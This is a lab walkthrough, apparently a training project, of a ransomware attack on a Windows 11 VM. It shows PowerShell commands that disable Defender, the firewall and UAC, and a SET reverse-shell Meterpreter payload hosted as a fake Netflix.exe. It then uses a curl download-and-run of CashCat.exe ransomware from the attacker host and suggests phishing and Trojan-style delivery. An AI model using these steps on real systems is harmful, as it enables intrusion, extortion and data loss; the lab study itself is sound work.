

# Ransomware Training Project Live Lab

## Environment Structure

- Virtualization: VirtualBox
- Network Components:
  - pfSense as the firewall and router
- Systems:
  - Kali Linux as the attacker machine (on the same LAN as the target)
  - PC11: Windows 11 as the target machine (on the same LAN as the attacker)
- Tools Used
  - Metasploit: For exploit development and payload deployment
  - Meterpreter: For post-exploitation and reverse shell capabilities
  - SET Toolkit (Social Engineering Toolkit): To simulate social engineering attacks
  - Apache2: For hosting payloads and web-based attack vectors
  - PowerShell: For executing commands on Windows to disable security features and conduct the reverse shell setup

## Project Overview and Observations

The initial step in this project is to ensure that both virtual machines (attacker and target) are on the same network. This setup avoids complexities and keeps the environment straightforward, without requiring inter-LAN attacks, which would necessitate more complex configurations, such as separate LANs and advanced routing.

We also need to disable security features on the target Windows 11 VM. This will involve running a few PowerShell commands with administrative privileges to turn off key Windows security components completely:

### Disable Windows Defender Realtime Monitoring:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

### Disable Windows Firewall:

```
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
```

### Disable User Account Control (UAC):

```
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" -Name "EnableLUA" -Value 0
```

## Suppress Windows Security Notifications:

*New-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings" -Name "NOC\_GLOBAL\_SETTING\_TOASTS\_ENABLED" -Value 0 -PropertyType DWORD -Force*

After running these commands, use the Windows Security UI to verify that essential security features are disabled and that you see alerts or warnings (indicated by red and yellow flags) in areas such as:

- Firewall
- Virus protection
- Windows Security Notifications
- Tamper Protection
- User Account Control (UAC)
- Microsoft Defender SmartScreen
- Windows Defender Antivirus

These PowerShell commands handle most of these security components, ensuring the setup functions as intended for the lab.

## Additional Manual Steps

Disable Microsoft Defender SmartScreen

***Navigate to Windows Security > App & Browser Control.***

Under Reputation-based protection settings, turn off Check apps and files and SmartScreen for Microsoft Edge.

Disable Tamper Protection

This setting prevents changes to security configurations. To disable it, go to

***Windows Security > Virus & threat protection settings.***

These components are essential to verify manually, as they may not be fully covered by PowerShell scripts. Additionally, to aid in deploying the project, you could compile your Python scripts or commands into a .ps1 file. Social engineering methods, like phishing or embedding the script in other file types (following Trojan-like techniques), could be employed to execute the script.

With these configurations in place, the environment is set up and ready for testing.

## Network scanning



Once the target IP is confirmed and reachable, we can proceed with payload creation.



## Creating the payload

For this project, we will use the Social Engineering Toolkit (SET).

Launch SET and choose:

- Option 1: Social Engineering
- Option 4: Create a payload and listener
- Option 2: Windows Reverse\_TCP Meterpreter

Configure the Payload:

- Enter the IP address of your Kali machine.
- Use a port below 1000, such as 88, to simplify the setup.

Once the payload is configured, pause here and do not execute any commands yet.



## Running Apache2

The Apache2 server will be used to host the payload for easy access.

Check the Apache2 Status:

```
service apache2 status
```

Ensure the Server is Off:

```
service apache2 stop
```

Copy the Payload to Apache Directory:

```
cp /root/.set/payload.exe /var/www/html/Netflix.exe
```


Start the Apache2 Server:

```
service apache2 start
```

Verify Server Status:

```
service apache2 status
```

With the Apache2 server running, files can now be shared over the network. Users on the same LAN can access files from this server.



```
File: Plugins View: Syslog Devices Help
[Tray]
[File System]
[Home]
[Desktop]
[pyProject]


coldpriest@coldpriest:~$ sudo su
[sudo] password for coldpriest:
Sorry, try again.
[sudo] password for coldpriest:
coldpriest@coldpriest:~$ service apache2 status
o apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: inactive (dead)
     Docs: https://httpd.apache.org/docs/2.4/

Nov 09 13:57:25 coldpriest systemd[1]: Starting apache2.service - The Apache HTTP Server...
Nov 09 13:57:25 coldpriest systemd[1]: Started apache2.service - The Apache HTTP Server.
Nov 09 16:06:48 coldpriest systemd[1]: Stopping apache2.service - The Apache HTTP Server...
Nov 09 16:06:48 coldpriest systemd[1]: apache2.service: Deactivated successfully.
Nov 09 16:06:48 coldpriest systemd[1]: Stopped apache2.service - The Apache HTTP Server.
Nov 09 16:07:09 coldpriest systemd[1]: Starting apache2.service - The Apache HTTP Server...
Nov 09 16:07:09 coldpriest systemd[1]: Started apache2.service - The Apache HTTP Server.
Nov 09 17:31:41 coldpriest systemd[1]: Stopping apache2.service - The Apache HTTP Server...
Nov 09 17:31:42 coldpriest systemd[1]: apache2.service: Deactivated successfully.
Nov 09 17:31:42 coldpriest systemd[1]: Stopped apache2.service - The Apache HTTP Server.

coldpriest@coldpriest:~$ cp /root/.set/payload.exe /var/www/html/netflix.exe

coldpriest@coldpriest:~$ ls /var/www/html/
CashCat.exe  fifa30  hello.exe  index.html  index.nginx-debian.html  netflix.exe  payload.exe

coldpriest@coldpriest:~$ service apache2 start
```



```
root@kali:~/Documents# service apache2 start
root@kali:~/Documents# service apache2 status
* apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Sat 2024-11-09 17:41:57 EST; 6s ago
     Invocation: 3bee853f3f8e4d9a54d8eed25f5a246
       Docs: https://httpd.apache.org/docs/2.4/
     Process: 43573 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 43576 (apache2)
      Tasks: 6 (limit: 7093)
     Memory: 12.7M (peak: 13.2M)
        CPU: 16ms
    CGroup: /system.slice/apache2.service
            └─43576 /usr/sbin/apache2 -k start
              43579 /usr/sbin/apache2 -k start
              43580 /usr/sbin/apache2 -k start
              43581 /usr/sbin/apache2 -k start
              43582 /usr/sbin/apache2 -k start
              43583 /usr/sbin/apache2 -k start

Nov 09 17:41:57 coldpriest systemd[1]: Starting apache2.service - The Apache HTTP Server...
Nov 09 17:41:57 coldpriest systemd[1]: Started apache2.service - The Apache HTTP Server.

root@kali:~/Documents# ls /var/www/html/
CashCat.exe  f4f3e  hello.exe  index.html  index.nginx-debian.html  netflix.exe  payload.exe

root@kali:~/Documents#
```

## Setting Up the Listener

Return to the original terminal where the payload listener prompt was left open. This time, confirm the prompt by entering yes, which will load the listener in msfconsole.

```
msf6 exploit(multi/handler) >
```

The attacker is now prepared to wait for the target to execute the payload, whether through a social engineering attack, phishing email, or another method, which will activate a reverse shell session.



```
msf6 exploit(multi/handler) >
LHOST => 192.168.1.102
resource (/root/.set/multi_config)> set LPORT 88
LPORT => 88
resource (/root/.set/multi_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/multi_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.102:88
msf6 exploit(multi/handler) > [*] Sending stage (176198 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.102:88 -> 192.168.1.103:56273) at 2024-11-09 17:42:00

Active sessions
-----
| Id | Name | Type | Information | Connection |
|----|-----|-----|-----|-----|
| 1 | meterpreter | x86/windows | PCI-11\yboxuser @ PCI-11 | 192.168.1.102:88 -> 192.168.1.103:56273 |

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 8216 created.
Channel 1 created.
```




## Download and Running the Payload

To access the payload, there are several methods, such as shortening the download link with Bitly or embedding the file in a phishing email. The payload can be embedded in a .ps1 script, .exe file, or even hidden within a PDF. In this project, we will download the payload manually:

***192.168.1.102/Netflix.exe***

Access the URL on the Windows machine and download the file. Confirm any security warnings and run the executable.



## Executing the shell and Ransomware attack

Once the payload is executed, a session will appear in Meterpreter. The attacker can connect to it with:

***sessions -i 1***



With shell access granted, we proceed with the ransomware attack payload. Download the ransomware payload to the target system by running:

```
curl -O 192.168.1.102/CashCat.exe
```

Then, execute the ransomware:

```
start CashCat.exe
```

This will activate the ransomware, renaming files with an unusable extension (in this case, .porno), preventing them from opening.

To decrypt, enter the decryption key:

```
123456789
```

This will restore the original filenames and allow the files to be opened as usual.

**\*\*\*\*This demonstration is strictly for educational purposes, emphasizing ethical hacking practices. This project serves to showcase proficiency with cybersecurity tools, scripting languages, and general knowledge of cybersecurity techniques.\*\*\*\***



